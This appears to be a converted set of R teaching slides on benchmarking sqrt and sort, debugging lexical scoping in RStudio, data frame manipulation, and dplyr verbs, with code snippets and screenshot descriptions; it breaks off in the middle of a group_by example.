
# Answer: benchmark sqrt

- `x ^ (1 / 2)`
- `exp(log(x) / 2)`
- `sqrt( x )`

```
library(microbenchmark)
x <- runif(100)
tm <- microbenchmark(exp(log(x)/2), x^(1/2), sqrt(x))
library("ggplot2")
autoplot(tm)
```


# Speed of sorting **random** data

```
library("microbenchmark")
library("ggplot2")
v <- runif(1e4) # vector 10,000 numbers
tm <- microbenchmark(
 shell = sort(v, method="shell"),
 quick = sort(v, method="quick"))
autoplot(tm)
```



# Speed of sorting **sorted** data

```
library(microbenchmark)
library("ggplot2")
v <- 1:1e5 # vector of 100,000 numbers
tm <- microbenchmark(
 shell = sort(v, method="shell"),
 quick = sort(v, method="quick"))
autoplot(tm)
```




# Data > Insights > Action




# References

- Google R sort


# Debugging in R Studio




# R Studio options



# File Open



# Set Breakpoints





The screenshot shows an RStudio code editor window titled "lexical.R\*". The code contains two breakpoints, indicated by red circles:


```
lexical.R* x
Source on Save
1 a=1; b=2;
2 f<-function(x) {
3 a*x + b;
4 }
5 g<-function(x) {
6 a=20; b=10;
7 f(x);
8 }
9 g(2)
10 # 4, not 50
```

The first breakpoint is at line 1, where the assignment `a=1; b=2;` is highlighted. The second breakpoint is at line 9, where the function call `g(2)` is highlighted.


# Run Line by Line



# Save and source to debug



# Step into Function g( )



# Inside g( ) -> Step inside f( )

The screenshot shows a debugger session in RStudio with three main panes:

- Source Editor:** Displays the R script `lexical.R`. The current line is `g(2)`, which is highlighted in red. A tooltip indicates it is a `# 4, not 50`.
- Environment:** Shows the variable `a` with a value of `20`. The **Traceback** panel shows the call stack:
  - `g(2) at lexical.R:6` (highlighted in yellow)
  - `[Debug source] at lexical.R:6`
- Console:** Shows the history of the session:

```
Console C:/R/50-Manipal-R/
Next | Continue
 a * x + b
 }
}
Browse[4]> x
[1] 2
Browse[4]> a*x+b
[1] 4
Browse[4]>
```
- Source Editor:** Displays the R script `lexical.R`. The current line is `f(x)`, which is highlighted in blue. A tooltip indicates it is a `# 4, not 50`.
- Environment:** Shows the variable `x` with a value of `2`. The **Traceback** panel shows the call stack:
  - `f(x) at lexical.R:2` (highlighted in yellow)
  - `g(2) at lexical.R:7`
  - `[Debug source] at lexical.R:7`


# Fix the warnings

A screenshot of an RStudio code editor window. The code in the editor is:


```
5 - g<-function(x) {
6 a=20; b=10;
7
8 expected whitespace around binary operator
9 'a' is defined but not used
10 'b' is defined but not used
11 # 4, not 50
```

A tooltip window is displayed over the code, containing the following text:

expected whitespace around binary operator  
'a' is defined but not used  
'b' is defined but not used



# Restart



# Data Frames

4/2/2016

# Example of a R Data frame (like Excel sheet)

	A	B	C	D	E	F	G
1	Student	Test1	Test2	Test3	Test4	Test5	Average
2	Amy	80	80	75	84		80
3	Bob	85	85	88	82		85
4	Cathy	88	88	95	78		87
5	David	87	87	65	90		82
6	Edward	67	67	75	80		72
7	Frank	75	75	95	80		81
8	Ginny	25	45	95	80		61
9	Hank	99	99	78	88		91

# Data frame example

```
create a df with 3 columns: a, b c
> x <- data.frame(a=1:3, b=5:7,c=11:13)
> View(x)
> x
 a b c
1 1 5 11
2 2 6 12
3 3 7 13
> x$a # Get column 'a' of x, same as x[['a']]
1 2 3
> x[['a']] # another way to select
1 2 3
```

	a	b	c
1	1	5	11
2	2	6	12
3	3	7	13

# Columns of a data frame

```
> x$c <- NULL # delete column c.
> x$d <- 21:23 # add new column d.
> View(x)
```

	a	b	d
1	1	5	21
2	2	6	22
3	3	7	23

## cbind - combine two sheets

```
> y <- 31:33
> cbind(x, y) # concat columns
```

	a	b	d	y
1	1	5	21	31
2	2	6	22	32
3	3	7	23	33

Also see rbind (concat rows)

# Merge two sheets (merge common columns)

```
x <- data.frame(a=1:3, b=101:103, c=201:203)
```

```
y <- data.frame(a=1:3, b=101:103, d=501:503)
```

```
> merge(x, y)
```

	a	b	c	d
1	1	101	201	501
2	2	102	202	502
3	3	103	203	503

```
> cbind(x, y)
```

	a	b	c	a	b	d
1	1	101	201	1	101	501
2	2	102	202	2	102	502
3	3	103	203	3	103	503

# Merge two sheets join/vlookup on common column

```
h <- data.frame(a=1:3, b=21:23, c=201:203)
g <- data.frame(a=1:3, b=41:43, d=501:503)
m <- merge(x=h, y=g, by='a')
multi-columns merge using: by=c('a','b')
vlookup in excel (limited), join in sql (4 types of joins in sql).
```

g	a	b	d
1	1	41	501
2	2	42	502
3	3	43	503

h	a	b	c
1	1	21	201
2	2	22	202
3	3	23	203

m	a	b.x	c	b.y	d
1	1	21	201	41	501
2	2	22	202	42	502
3	3	23	203	43	503


# Omit NA data from Data Frame

```
> x <- c(1,2,NA,4)
> d <- data.frame(x, y=rev(x))
> d
 x y
1 1 4
2 2 NA
3 NA 2
4 4 1

> na.omit(d) # Remove rows with NA
 x y
1 1 4
2 4 1
```

# dplyr

(package for dataframe  
manipulation)




# dplyr usage

Rstudio > tools >  
> Global options > R  
> Select R 3.2.3

```
install.packages("dplyr")
library(dplyr)
```

# dependencies will get  
installed.



# library(dplyr)

<b>dplyr verbs</b>	<b>Description</b>
select( )	select columns
filter( )	filter rows
arrange( )	re-order or arrange rows
mutate( )	create new columns
summarise( )	summarise values
group_by( )	allows for group operations in the “split-apply-combine” concept

# Select columns

```
3 columns: a, b c
x <- data.frame(a=1:3,b=5:7,c=11:13)
view(x)
select(x, a, c) # only a and b.
select(x, -b) # remove b.
select(x, b:c) # keep b to c.
select(x, starts_with("a")) # only a.

Also try:
ends_with(s),
contains(s),
matches(regex),
one_of(group)
```

	a	b	c
1	1	5	11
2	2	6	12
3	3	7	13

# Filter rows

# 3 columns: a, b c

```
x <- data.frame(a=1:3,b=5:7,c=11:13)
filter(x, a<2) # only row 1.
filter(x, a>2, b>6) # only row 3.
filter(x, b %in% c(5,7))
```

	a	b	c
1	1	5	11
2	2	6	12
3	3	7	13

# Chaining/Pipe operator `%>%`

# Show top(head) of selected cols of x.

x `%>%` select(a,c) `%>%` head

# Sort x by b, then descending a.

x `%>%` arrange(b, desc(a))

# New columns

```
x %>%
 mutate(d = b+c) %>%
 select(b:d) %>%
 summarize(mean(b), min(b), max(b))
```

	b	c	d
1	5	11	16
2	6	12	18
3	7	13	20

	mean(b)	min(b)	max(b)
1	6	5	7

see <https://cran.rstudio.com/web/packages/dplyr/vignettes/introduction.html>

# group\_by / aggregate

```
x <- data.frame(
 a=1:3,
 b=c('m','f','m'),
 c=c(10,20,40))

view(x)

x %>%
 group_by(b) %>%
 summarize(mean(c))
```

	a	b	c
1	1	m	10
2	2	f	20
3	3	m	30

```
A tibble: 2 x 2
